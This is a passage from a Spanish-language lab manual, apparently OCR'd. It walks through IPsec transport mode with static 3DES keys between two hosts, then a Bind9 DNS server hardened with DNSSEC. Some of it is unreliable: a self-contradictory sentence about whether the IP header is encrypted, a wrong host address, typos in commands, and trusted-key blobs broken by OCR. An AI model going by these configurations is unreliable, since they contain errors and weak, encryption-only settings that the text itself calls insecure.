


Ilustración 214: Realizando análisis de tráfico con Wireshark.

Revisando un poco la captura se puede apreciar que hay paquetes ESP en ambas direcciones pero únicamente paquetes ICMP de solicitud y no de respuesta. Esto es porque el paquete entrante es descriptado en la interfaz externa de R2 (10.24.100.37) mientras que el saliente tiene habilitado IPsec en la interfaz interna 192.168.12.1 y así por el momento en que alcanza la interfaz 10.24.100.37, es ya habilitado IPsec.

En este caso IPsec únicamente provee confidencialidad, no estamos usando AH ni estamos usando los servicios de autenticación e integridad que provee ESP, esta no es una forma segura de usar una conexión IPsec. El protocolo criptográfico utilizado en esta configuración es 3DES-CBC con una clave de 192bit. Sólo se usa únicamente la opción de encriptado.

Al estar usando el modo túnel de IPsec la cabecera IP original es encriptadas y una nueva es creada la cual contiene los puntos finales de túnel IPsec como direcciones fuente y destino. Si bien sabemos la conexión fue establecida entre H1 (192.168.10.2) y H2 (192.168.12.2) pero la cabecera IP muestra a R1 (10.24.100.15) y R2 (10.24.100.37) como fuente y destino respectivamente.

Parte 3: Conexión IPsec con claves estáticas entre hosts de diferentes subredes (Modo Transporte).

En esta parte de la práctica se usará la misma topología utilizada en la parte 2, solo que esta vez configuraremos los hosts finales, es decir H1 y H2. Es necesario eliminar la configuración hecha en R1 y R2. Se establecerá una conexión IPsec en modo transporte entre H1 y H2.

El modo transporte garantiza seguridad de fin a fin de toda la información transmitida entre los hosts, utilizando el protocolo de IPsec ESP.

A continuación se muestran los archivos de configuración ipsec-tools.conf necesarios en H1 y H2 para establecer la conexión IPsec.

Para H1:

```
  GNU nano 2.2.2                Archivo: /etc/ipsec-tools.conf                Modificado

#!/usr/sbin/setkey -f
## Flush the SAD and SPD
#
 flush;
 spdflush;

#SAs para ESP
add 192.168.12.2 192.168.10.2 esp 0x201 -E 3des-cbc 0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831;
add 192.168.10.2 192.168.12.2 esp 0x301 -E 3des-cbc 0x47f5d781c2480312068824 84d8c6ef083a099bef3ebdaa89;


#Politicas de seguridad
spdadd 192.168.12.2 192.168.10.2 any -P in ipsec
       esp/transport//require;

spdadd 192.168.10.2 192.168.12.2 any -P out ipsec
       esp/transport//require;
```

Ilustración 215: Verificando el archivo de configuración ipsec-tools.conf en H1.

Para H2:

```
  GNU nano 2.2.2                Archivo: /etc/ipsec-tools.conf                Modificado

#!/usr/sbin/setkey -f

flush;
spdflush;

#SAs para ESP
add 192.168.12.2 192.168.10.2 esp 0x201 -E 3des-cbc 0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831;
add 192.168.10.2 192.168.12.2 esp 0x301 -E 3des-cbc 0x47f5d781c2480312068824 84d8c6ef083a099bef3ebdaa89;


#Politicas de seguridad
spdadd 192.168.10.2 192.168.12.2 any -P in ipsec
       esp/transport//require;

spdadd 192.168.12.2 192.168.10.2 any -P out ipsec
       esp/transport//require;
```

Ilustración 216: Verificando el archivo de configuración ipsec-tools.conf en H2.

Una vez que los archivos de configuración estén listos en ambos hosts solo queda agregarlos al núcleo con **setkey –f /etc/ipsec-tools.conf**. Si todo se ha hecho bien ahora se puede proceder a probar la conexión, realizando un ping desde H1 (192.168.10.2) a H2 (192.168.12.2) o viceversa, haciendo una captura del tráfico para analizar dicha captura y comprobar el funcionamiento de IPsec.

La captura muestra lo siguiente:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
2	0.001684	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
3	1.002165	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
4	1.003998	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
5	2.004449	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
6	2.008583	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
7	3.007249	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
8	3.008757	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
9	4.009453	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
10	4.011217	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
11	5.011247	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
12	5.012630	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
13	6.013442	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
14	6.015198	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)
15	7.014848	192.168.10.2	192.168.12.2	ESP	122	ESP (SPI=0x00000301)
16	7.016657	192.168.12.2	192.168.10.2	ESP	122	ESP (SPI=0x00000201)

Ilustración 217: Realizando el análisis del tráfico con la herramienta Wireshark.

Analizando un poco la captura podemos ver que la cabecera IP no está encriptado. Esto es porque estamos usando modo transporte el cual trabaja en lo alto de IP. Toda la carga IP esta encriptado ero la cabecera no fue modificada.

Ya que la cabecera IP está encriptado, no hay manera de determinar si el protocolo de la capa superior es TCP o UDP o IP.

Las direcciones de origen y destino de los paquetes IP son las direcciones correspondientes a los hosts finales 192.168.10.2 (H1) y 192.168.13.2 (H2). Esto no era así en la parte 2 donde las direcciones de origen y destino eran las direcciones finales del túnel IPsec.

PRACTICA

DNSSEC.

11.13 PRACTICA: DNSSEC.

Introducción.

Esta práctica consiste en aplicar un medio de defensa para el servidor DNS, protegiendo este sistema de resolución de dirección con la ayuda de DNSSec. Debido el protocolo DNS es vulnerable a ataques porque carece de forma inherente de las funciones de autenticación y comprobación de integridad de los datos que se intercambian entre servidores DNS o que se proporcionan a clientes DNS, surge la idea de implementar DNSSEC porque aumenta la seguridad de las respuestas DNS al proveer a los servidores DNS de la capacidad de validar dichas respuestas.

Con DNSSEC, los registros de recursos incorporan firmas digitales, estas firmas digitales se generan cuando DNSSEC se aplica a una zona DNS mediante un proceso denominado firma de zona, cuando una resolución emite una consulta DNS de registro de recursos en una zona con firma, la respuesta que se devuelve incluye una firma digital para que la validación pueda ejecutarse y si la validación es correcta, quiere decir que los datos no se han modificado ni alterado en modo alguno.

DNSSEC es una extensión al protocolo DNS, que de estar disponible, asegura a los resolvedores DNS autenticación e integridad de los datos DNS y en caso de que no exista el dominio a consultar también nos asegura su no existencia. Las firmas que se generan con DNSSEC están incluidas en la zona DNS en los registros de recursos nuevos. Estos registros de recursos se llaman recursos RRSIG (firma de registro de recursos). Cuando un solucionador emite una consulta para un nombre, uno o más registros RRSIG se devuelven como respuesta. Una clave criptográfica pública que se almacena en un registro de recursos DNSKEY se usa para comprobar la firma. El registro DNSKEY se recupera con un servidor DNS durante el proceso de validación.

Objetivos.

- Configurar un servidor DNS bajo con Linux con el software Bind.
- Conocer los archivos de configuración.

- Crear una zona directa e inversa.
- Implementar la extensión de seguridad DNSSEC.
- Configurar DNSSEC en Bind9.
- Implementar claves de seguridad y registro de dominios DNSKEY.
- Probar DNSSEC en clientes Windows y Linux.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **virtual Box.**
- Tener instalado un **Bind9.**
- Contar con dos máquinas virtuales en una tener Bind9 y otra será máquina de prueba con Windows xp.

Desarrollo.

- Los valores que debemos tener claros antes de comenzar son los siguientes:
- Dirección IP del servidor: 192.168.0.130
- Nombre del servidor: ángel
- Dominio que vamos a crear: josecalero.org

Estos valores deberemos sustituirlos por los que necesitemos en cada caso.

Los pasos para instalar y configurar Bind en Ubuntu Server son los siguientes:

1. Actualizamos la información de los repositorios con el siguiente comando:

sudo aptitude update

2. Instalamos el servidor DNS Bind9:

apt-get install bind9

3. Hacemos una copia de seguridad del archivo que vamos a modificar:

sudo cp /etc/bind/named.conf.local /etc/bind/named.conf.local.original

Este comando nos puede ahorrar mucho tiempo.

4. Editamos el archivo **/etc/bind/named.conf.local**con el siguiente comando:

sudo nano /etc/bind/named.conf.local

Añadimos el siguiente contenido:




Ilustración 218: Configurando las zonas, en el archivo /etc/bind/named.conf.local

Para guardar el archivo debemos pulsar la combinación de teclas **Control+O** y para salir **Control+X**.

5. Para comprobar la sintaxis de los archivos de configuración ejecutamos el siguiente comando:

named-checkconf /etc/bind/named.conf.local




Ilustración 219: Verificando la sintaxis de los archivos de configuración.

Si no aparece nada, la sintaxis de los archivos de configuración es correcto, eso no significa que no haya ningún error, sólo que no hay errores de sintaxis.

Si hubiésemos cometido un error de sintaxis, nos aparecería indicado junto a la línea en la que ocurre. En el siguiente ejemplo puede verse que en el archivo ***/etc/bind/named.conf.local*** en la línea 15 hay un error.

6. Creamos el archivo ***/var/cache/bind/db.josecalero.org***

Sudo nano /var/cache/bind/db.josecalero.org

Ilustración 220: Creando el archivo db.josecalero.org y estableciendo los equipos de red que desean ser identificados.

Aquí deberíamos añadir todos los equipos de nuestra red que quisiéramos mantener identificados. Ahora comprobamos que no haiga errores en el fichero creado:

named-checkzone josecalero.org /var/cache/bind/db.josecalero.org

```
root@angel:/home/jose# named-checkzone josecalero.org /var/cache/bind/db.josecal
ero.org
zone josecalero.org/IN: loaded serial 1
OK
root@angel:/home/jose#
```

Ilustración 221: Verificando que no existan error en los ficheros creados.

7. A continuación creamos el archivo ***/var/cache/bind/db.192.168.0*** para la zona inversa.

Sudo nano /var/cache/bind/db.192.168.0

```
  GNU nano 2.2.2        File: /var/cache/bind/db.192.168.0

$ORIGIN 0.168.192.in-addr.arpa.
$TTL  86400     ; 1 dia
@       IN      SOA     angel   postmaster (
        1     ; serie
        6H    ; refresco (6 horas)
        1H    ; reintentos (1 hora)
        2W    ; expire (2 semanas)
        3H    ; mimino (3 horas)
)
        NS      angel.josecalero.org.
130     PTR     angel.josecalero.org.
130     PTR     www.josecalero.org.
```

Ilustración 222: Creación del archivo */var/cache/bind/db.192.168.0 para zona inversa.*

El número 130 se corresponde con el último dígito de la dirección IP del servidor (192.168.0.130). Ahora comprobamos que no haiga errores en el fichero creado.

named-checkzone 0.168.192.in-addr.arpa /var/cache/bind/db.192.168.0

Al igual que antes obtendremos un mensaje para indicarnos tanto si la zona es correcta como si no lo es.

```
root@angel:/home/jose# named-checkzone 0.168.192.in-addr.arpa /var/cache/bind/db
.192.168.0
zone 0.168.192.in-addr.arpa/IN: loaded serial 1
OK
root@angel:/home/jose#
```

Ilustración 223: Verificando que no existan errores en el archivo.

8. Configurar los parámetros de la red en **/etc/network/interfaces**.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
iface eth0 inet static
        address 192.168.0.130
        netmask 255.255.255.0
        network 192.168.0.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
        dns-nameservers 192.168.0.130

#iface eth0 inet dhcp
```

Ilustración 224: Archivo de configuración de parámetros de red.

9. Editamos el archivo ***/etc/resolv.conf*** para que nuestro servidor resuelva las peticiones DNS.

Sudo nano /etc/resolv.conf

Cambiando el primero de los servidores DNS por la IP del nuestro.

```
  GNU nano 2.2.2            File: /etc/resolv.conf

nameserver 192.168.0.130
#nameserver 192.168.1.105
domain josecalero.org
search josecalero.org
```

Ilustración 225: Editando archivo para proporcionar resolución a peticiones DNS.

No nos queda más que reiniciar nuestro servidor para que se guarden las configuraciones que han sido hechas y hacer pruebas con la herramienta DIG.




Ilustración 226: Reiniciar el servidor para guardar toda configuración.

10. Probamos nuestro servidor de nombres.

dig josecalero.org




Ilustración 227: Verificando el funcionamiento

11. Probamos la inversa.

Dig –x 192.168.0.130




Ilustración 228: Verificando el buen funcionamiento de la inversa.

Implementado DNSSEC en un servidor DNS de zona (resolver).

DNSSEC son unas nuevas extensiones de seguridad aplicadas a los servidores de nombres (DNS), que evitan la posibilidad de determinados ataques DNS.

1) Comprobamos que nuestro servidor no implementa DNSSEC o que utiliza un resolver que lo utilice.

 # dig @IP_delServidor +dnssec . | grep ";; flags: "

Si en el resultado no aparece el Flag **ad**, no tiene implementado DNSSec

Ej de salida de un servidor dns que no implementa DNSSec:

;; flags: qrrdra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

2) Visualizamos las claves DNSSec de los dominios a configurar utilizando la herramienta dig.

dig . DNSKEY

dig cat. DNSKEY

dig org. DNSKEY

dig com. DNSKEY

digedu. DNSKEY

dig dvl.isc.org. DNSKEY

Las copiamos para utilizarlas más tarde, las claves son lo qué está después de: " 257 3 10 "

3) Editamos el fichero **/etc/bind/named.conf.options** donde agregamos dentro de la declaración lo siguiente.

```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
        dnssec-enable yes;
        dnssec-validation yes;
        dnssec-lookaside "." trust-anchor dlv.isc.org.;
```

Ilustración 229: Editando el archivo /etc/bind/named.conf.options.

4) Creamos el archivo **/etc/bind/named.conf.options.dnssec** y agregamos lo siguiente corrigiendo las claves si es necesario.

```
trusted-keys {

"cat." 257 3 10
"AwEAAZyLb1UU38otAOJ9KLgWEz50YDnNRjKiff/IbgaZHUvBo9H9+r4I efcL74uqUAJ6RL5+98GEp$
KDpE94qnva0HroMbMEArMILAGOeekRnlqCCRXA9hJ8wowZoQSceHiAZO pmqGCn/3SMkB+KprbjJ4eO$
ACz8517moJaGaKOQJcH4Z VsFPyR0QrErGl4sgLyWSFpwFTGNjPCQTU3WRjnIemqiVJlykhQsFMYGd
B8CGjhBUdXRz4PwyR10F7tYEzh78NLTR3RdjiOXPUUePQdV3I+O6U6Xu jWMWn6rQ94s=";

"org." 257 3 7
"AwEAAYpYfj3aaRzzkxWQqMdl7YExY81NdYSv+qayuZDodnZ9IMh0bwMc YaVUdzNAbVeJ8gd6jq1sR$
 xEnKKTX+jWfyt2eT7d3AbSzBKC0v7uZrM6M2eoJnl6id66rEUmQC2p9D rrDg9F6tXC9CD/zC7/y+B$
hZm7ra9E7ltL13h2mx7kE gU8e6npJlCoXjraIBgUDthYs48W/sdTDLu7N59rjCG+bpil+c8oZ9f7N
R3qmSTpTP1m86RqUQnVErifrH8KjDqL+3wzUdF5ACkYwt1XhPVPU+wSI lzbaAQN49PU=";

"com." 257 3 8
"AQPDzldNmMvZFX4NcNJ0uEnKDg7tmv/F3MyQR0lpBmVcNcsIszxNFxsB fKNW9JYCYqpik8366LE7V$
 u/6od+2boggPoiEfGNyvNPaSI7FOIroDsnw/taggzHRX1Z7SOiOiPWPN IwSUyWOZ79VmcQ1GLkC6N$
 XvZbqMUI7BaMskmvgm1G7oKZ1YiF7O9ioVNc0+7ASbqmZN7Z98EGU/Qh 2K/BgUe8Hs0XVcdPKrtyY$
 Nnv4oPo/";

"edu." 257 3 8
"AQOluvuVWACqSUX6EZr3d5YIIv13SDXBpDeGRCIET3T0l1wp0NprtJhf c1YVehIlNqucijLnEhSLN$
 gY5D0nxLPoBIRq++8Mxvr+2YCSRaCNyrqaU4TnHaPiHLuKe7sGyHQ8K8 rXst7HxF5zgG+gIeytYIx$
 EP6E3T+bSdi2HepB3ZuBWyOewsmHO8aoHmzIH049vBNI7iFZByRKY9yA J8TshANtiUHHwAF7JJtWL$
 M8aFs4L1";
                                [ Read 41 lines ]

"." 257 3 8
"AwEAAagAIKlVZrpC6Ia7gEzahOR+9W29euxhJhVVLOyQbSEW0O8gcCjF FVQUTf6v58fLjwBd0YI0E$
 bfDaUeVPQuYEhg37NZWAJQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaD X6RS6CXpoY68LsvPVjR0Z$
zEheX7ICJBBtuA6G3LQpz W5hOA2hzCTMjJPJ8LbqF6dsV6DoBQzgul0sGIcGOYl7OyQdXfZ57relS
Qageu+ipAdTTJ25AsRTAoub8ONGcLmqrAmRLKBP1dfwhYB4N7knNnulq QxA+Uk1ihz0=";

"." 257 3 8
"AwEAAagAIKlVZrpC6Ia7gEzahOR+9W29euxhJhVVLOyQbSEW0O8gcCjF FVQUTf6v58fLjwBd0YI0E$
 bfDaUeVPQuYEhg37NZWAJQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaD X6RS6CXpoY68LsvPVjR0Z$
zEheX7ICJBBtuA6G3LQpz W5hOA2hzCTMjJPJ8LbqF6dsV6DoBQzgul0sGIcGOYl7OyQdXfZ57relS
Qageu+ipAdTTJ25AsRTAoub8ONGcLmqrAmRLKBP1dfwhYB4N7knNnulq QxA+Uk1ihz0=";
```

Ilustración 230: Creando el archivo /etc/bind/named.conf.options.dnssec y agregando las diferentes claves.

5) Incluimos en el **/etc/bind/named.conf** el nuevo archivo.

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
include "/etc/bind/named.conf.options.dnssec";
```

Ilustración 231: Agregando nuevos parámetros al archivo /etc/bind/named.conf.

6) Reiniciemos el servidor después de estas configuraciones.




Ilustración 232: Reiniciando el servidor para que guarde las configuraciones.

7) Verificamos que el servicio funcione y que también el servicio DNSSEC que hemos configurado ya este corriendo.

dig @192.168.0.130 wikipedia.org




Ilustración 233: Verificando funcionamiento del servidor DNS y de su protección DNSSec.

dig @192.168.0.130 +dnssec .org | grep ";; flags: "

Ej:;; flags: qrrdra**ad**; QUERY: 1, ANSWER: 0, AUTHORITY: 4, ADDITIONAL: 1

Si nos sale el Flag ad, todo debe estar funcionando. Lo podes ver en la siguiente imagen capturada de la maquina con DNS server.

